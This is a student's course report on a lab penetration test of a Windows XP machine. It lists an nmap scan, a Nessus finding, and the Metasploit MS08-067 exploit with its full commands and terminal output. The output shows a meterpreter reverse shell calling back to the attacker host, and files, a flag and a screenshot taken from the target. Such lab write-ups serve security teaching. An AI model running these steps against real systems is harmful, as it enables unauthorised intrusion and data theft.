INFSCI 1600 – Security and Privacy

Fall 2025

Project 2 – Penetration Testing

10/27/25

Ashish Subedi


75 Minutes


Penetration Testing on Windows XP Machine


Network Scan


The network was scanned by using Network Mapper on the Kali Linux machine. The command “sudo nmap -sV 11.11.0.1/24” was typed into the terminal which started the scan. The hosts that were found were 11.11.0.13, 11.11.0.15, 11.11.0.41, 11.11.0.44, 11.11.0.45, and 11.11.0.46.

Network Map and Enumeration of Services










Vulnerability

The vulnerability that was found was an unsupported installation of Microsoft Windows XP. The vulnerability was found using Nessus.


Steps for Exploitation


These are the commands that were used to exploit the machine:


- sudo nmap -sV 11.11.0.1/24
- systemctl start nessusd.service
- msfconsole
- use exploit/windows/smb/ms08_067_netapi
- show options
- set rhosts 11.11.0.13
- run
- pwd
- ls
- cat README.txt
- download fruit.jpg
- download flag0.txt
- pwd
- screenshot
- cat flag0.txt
- open fruit.jpg
- open SnLFkRKY.jpeg






root@AshishSubedi: ~
Nmap done: 256 IP addresses (7 hosts up) scanned in 29.58 seconds
┌──(root💀AshishSubedi)-[~]
└─# systemctl start nessusd.service
┌──(root💀AshishSubedi)-[~]
└─# msfconsole
cowsay++
< metasploit >
=[metasploit v6.1.14-dev]
+ -- --=[2180 exploits - 1155 auxiliary - 399 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[9 evasion]
Metasploit tip: Use sessions -1 to interact with the
last opened session



root@AshishSubedi: ~
Metasploit tip: Use sessions -1 to interact with the
last opened session
msf6 > use exploit(windows/smb/ms08_067_netapi
[-] No results from search
[-] Failed to load module: exploit(windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description


root@AshishSubedi: ~
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 11.11.0.13
rhosts => 11.11.0.13
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 13.13.8.173:4444
[*] 11.11.0.13:445 - Automatically detecting the target...
[*] 11.11.0.13:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 11.11.0.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 11.11.0.13:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 11.11.0.13
[*] Meterpreter session 1 opened (13.13.8.173:4444 -> 11.11.0.13:2087) at 2025-10-26 18:38:52 -0400
meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 139 fil 2022-01-30 15:29:50 -0500 README.txt
100666/rw-rw-rw- 7 fil 2022-01-30 15:29:50 -0500 flag0.txt


Kali21_034
Enforce US Keyboard Layout
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Terminal
Oct 26 6:39 PM
root@AshishSubedi: ~
[*] 11.11.0.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 11.11.0.13:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 11.11.0.13
[*] Meterpreter session 1 opened (13.13.8.173:4444 -> 11.11.0.13:2087) at 2025-10-26 18:38:52 -0400
meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 139 fil 2022-01-30 15:29:50 -0500 README.txt
100666/rw-rw-rw- 7 fil 2022-01-30 15:29:50 -0500 flag0.txt
100666/rw-rw-rw- 3895 fil 2022-01-30 15:30:31 -0500 fruit.jpg
meterpreter > cat README.txt
DO NOT DELETER OR ADD ANYTHING IN THIS MACHINE
DO NOT PATCH ANY VULNERABILITIES
OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECTmeterpreter >


Kali21_034
Enforce US Keyboard Layout
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Terminal
Oct 26 6:42 PM
root@AshishSubedi: ~
100666/rw-rw-rw- 139 fil 2022-01-30 15:29:50 -0500 README.txt
100666/rw-rw-rw- 7 fil 2022-01-30 15:29:50 -0500 flag0.txt
100666/rw-rw-rw- 3895 fil 2022-01-30 15:30:31 -0500 fruit.jpg
meterpreter > cat README.txt
DO NOT DELETER OR ADD ANYTHING IN THIS MACHINE
DO NOT PATCH ANY VULNERABILITIES
OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECTmeterpreter > download frui
t.jpg
[*] Downloading: fruit.jpg -> /root/fruit.jpg
[*] Downloaded 3.80 KiB of 3.80 KiB (100.0%): fruit.jpg -> /root/fruit.jpg
[*] download : fruit.jpg -> /root/fruit.jpg
meterpreter > download flag0.txt
[*] Downloading: flag0.txt -> /root/flag0.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): flag0.txt -> /root/flag0.txt
[*] download : flag0.txt -> /root/flag0.txt
meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > screenshot
Screenshot saved to: /root/SnLFkRKY.jpeg
meterpreter > cat flag0.txt
Gabaskimeterpreter >


root@AshishSubedi: ~
(root AshishSubedi)-[~]
open fruit.jpg
(root AshishSubedi)-[~]
#
100%
fruit.j...



